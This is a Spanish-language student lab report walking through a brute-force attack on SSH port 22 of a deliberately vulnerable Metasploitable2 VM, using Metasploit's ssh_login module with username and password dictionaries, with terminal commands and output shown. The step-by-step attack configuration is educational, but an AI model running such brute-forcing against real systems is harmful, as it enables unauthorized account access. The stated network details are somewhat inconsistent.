

CYBERSECURITY-LABS

INFORMATION SECURITY

LAB REPORT



Ataque de fuerza bruta explotando puertos 22 SSH

Informe de práctica


Víctor José Santos Guzmán

Information Security

Cybersecurity / Cloud / Networks / GRC



Paso 1: Lo primero que hago es identificar las direcciones IP de las máquinas; confirmo que mi objetivo (Metasploitable2) está en 192.168.52.129 y yo estoy en el mismo segmento de red para la conexión.



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Metasploitable2-Linux x
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:ac:ae
          inet addr:192.168.52.129  Bcast:192.168.52.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe80:acae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:926 (926.0 B)  TX bytes:6526 (6.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29705 (29.0 KB)  TX bytes:29705 (29.0 KB)

msfadmin@metasploitable:~$

To direct input to this VM, click inside or press Ctrl+G.

Kali Linux ITLA - VMware Workstation
File Edit View VM Tabs Help
Home x Kali Linux ITLA x
1 2 3 4 (genmon)XXX 10:36
v1t0k4@7777: ~
Session Actions Edit View Help
(v1t0k4@7777)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:78:5f:bf brd ff:ff:ff:ff:ff:ff
   inet 192.168.181.129/24 brd 192.168.181.255 scope global dynamic noprefixroute eth0
       valid_lft 1455sec preferred_lft 1455sec
   inet6 fe80::a4ff:9b0e:4a2b:89d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(v1t0k4@7777)-[~]
$
```

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:ac:ae  
          inet addr:192.168.52.129  Bcast:192.168.52.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe80:acae/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:926 (926.0 B)  TX bytes:8893 (8.6 KB)  
          Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)  
  
msfadmin@metasploitable:~$
```

To direct input to this VM, click inside or press Ctrl+G.

Kali Linux ITLA - VMware Workstation

File Edit View VM Tabs Help

Home X Kali Linux ITLA X

1 2 3 4

(genmon)XXX

10:38

v1t0k4@7777: ~

Session Actions Edit View Help

```
(v1t0k4@7777)-[~]  
$ ping 192.168.52.129  
PING 192.168.52.129 (192.168.52.129) 56(84) bytes of data:  
64 bytes from 192.168.52.129: icmp_seq=1 ttl=128 time=2.10 ms  
64 bytes from 192.168.52.129: icmp_seq=2 ttl=128 time=4.76 ms  
64 bytes from 192.168.52.129: icmp_seq=3 ttl=128 time=5.08 ms  
64 bytes from 192.168.52.129: icmp_seq=4 ttl=128 time=5.30 ms  
64 bytes from 192.168.52.129: icmp_seq=5 ttl=128 time=2.09 ms  
64 bytes from 192.168.52.129: icmp_seq=6 ttl=128 time=4.61 ms  
^C  
— 192.168.52.129 ping statistics —  
6 packets transmitted, 6 received, 0% packet loss, time 5007ms  
rtt min/avg/max/mdev = 2.094/3.989/5.297/1.355 ms  
  
(v1t0k4@7777)-[~]  
$
```

A screenshot of a Kali Linux desktop environment. The top panel shows various application icons and system status indicators like time (10:40) and network connection. The main window is a terminal titled "Applications". It displays a Metasploit Meterpreter session for user "vitok4@7777". The prompt is "(vitok4@7777)-[~]". Below the prompt, it says "\$ msfconsole". A message from Metasploit reads: "Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x". At the bottom of the terminal, there is a large, colorful ASCII art graphic consisting of many small characters arranged in a grid-like pattern, with some larger characters forming a central design.

Paso 4: Una vez en Metasploit, escribo search ssh para encontrar los módulos relevantes y localizo el escáner auxiliar que me permitirá realizar un ataque de fuerza bruta a este servicio.

```
v1t0k4@7777: ~
Session Actions Edit View Help
msf > search ssh
Matching Modules
=====
#   Name
ption
-   -
0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249
s Cyber Infrastructure default password remote code execution
1   \   target: Unix/Linux Command
2   \   target: Interactive SSH
3   exploit/linux/http/alienvault_exec
ault OSSIM/USM Remote Code Execution
4   auxiliary/scanner/ssh/apache_karaf_command_execution
Karaf Default Credentials Command Execution
5   auxiliary/scanner/ssh/karaf_login
Karaf Login Utility
6   exploit/apple_ios/ssh/cydia_default_ssh
iOS Default SSH Password Vulnerability
7   exploit/unix/ssh/arista_tacplus_shell
restricted shell escape (with privesc)
8   exploit/unix/ssh/array_vxag_vapv_privkey_privesc
Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
9   exploit/linux/ssh/ceragon_fibeair_known_privkey
n FibeAir IP-10 SSH Private Key Exposure
10  auxiliary/scanner/ssh/cerberus_sftp_enumusers
2024-07-24    excellent    Yes    Acroni
.             .             .             .
2017-01-31    excellent    Yes    AlienV
2016-02-09    normal      No     Apache
.             .             .             .
2007-07-02    excellent    No     Apple
2020-02-02    great       Yes    Arista
2014-02-03    excellent    No     Array
2015-04-01    excellent    No     Cerago
2014-05-27    normal      No     Cerber
```

Paso 5: Elijo el módulo de escaneo SSH con el comando use auxiliary/scanner/ssh/ssh_login y luego escribo info para ver todas las opciones que necesito configurar para el ataque de fuerza bruta.

```
v1t0k4@7777: ~
Session Actions Edit View Help
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > info

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
=====
Name           Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted:
none, user, user@realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
```

Paso 6: Configuro la dirección IP del objetivo con set RHOSTS 192.168.52.129 y luego escribo info de nuevo para confirmar que el RPORT (puerto remoto) ya está en 22 (SSH).

```
Session Actions Edit View Help
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.52.129
RHOSTS => 192.168.52.129
msf auxiliary(scanner/ssh/ssh_login) > info

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
toddb <toddb@metasploit.com>

Check supported:
No

Basic options:
Name Current Setting Required Description
-----
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every successful login
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS 192.168.52.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502
```

Paso 7: Creo mis archivos de diccionario, PASS_FILE y USER_FILE, y los configuro en el módulo con set PASS_FILE /home/.../PASS_H y set USER_FILE /home/.../USER_H para que Metasploit pruebe las combinaciones de credenciales, y pues veo las configuraciones, veo todo perfecto.


```
Session Actions Edit View Help
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD no A specific password to authenticate with
PASS_FILE /home/v10k4/Desktop/op/PASS_H no File containing passwords, one per line
RHOSTS 192.168.52.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /home/v10k4/Desktop/op/USER_H no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.
msf auxiliary(scanner/ssh/ssh_login) >
```

Paso 8: Ejecuto el módulo con el comando exploit, y después de que la herramienta prueba automáticamente todas las combinaciones, el escáner me devuelve la credencial SSH válida: msfadmin:msfadmin (user: msfadmin).



Paso 9: Abro una sesión interactiva usando sessions -i 1 con las credenciales obtenidas y, una vez dentro, utilizo ls para listar el contenido del directorio donde me encuentro. Use el comando Whoami para ver el perfil del momento y liste. Luego verifique en mi maquina metasploitable




TABLA:

Parámetro	Significado	Función en el Ataque de Fuerza Bruta	Razón de Configuración
USER_FILE	Archivo de Usuarios.	Indica la ruta del diccionario que contiene la lista de posibles nombres de usuario para la autenticación.	Para que el módulo sepa qué usuarios probar durante el ataque masivo.
PASS_FILE	Archivo de Contraseñas.	Indica la ruta del diccionario que contiene la lista de posibles contraseñas para probar contra cada usuario.	Para que el módulo sepa qué contraseñas probar para cada usuario de la lista.
RHOSTS	Hosts Remotos.	Define la dirección IP del sistema objetivo que recibirá los intentos de inicio de sesión (en este caso, 192.168.52.129).	Establece quién es el objetivo del ataque.
RPORT	Puerto Remoto.	Define el puerto de red donde se está ejecutando el servicio objetivo (en este caso, el puerto 22 para SSH).	Indica el punto de entrada específico en el objetivo para el ataque.
VERBOSE	Verboso (Generalmente TRUE).	Controla el nivel de detalle de la salida. Al estar en TRUE, muestra cada intento de inicio de sesión fallido en la terminal.	Permite monitorear en tiempo real el progreso del ataque y verificar que el proceso esté funcionando correctamente.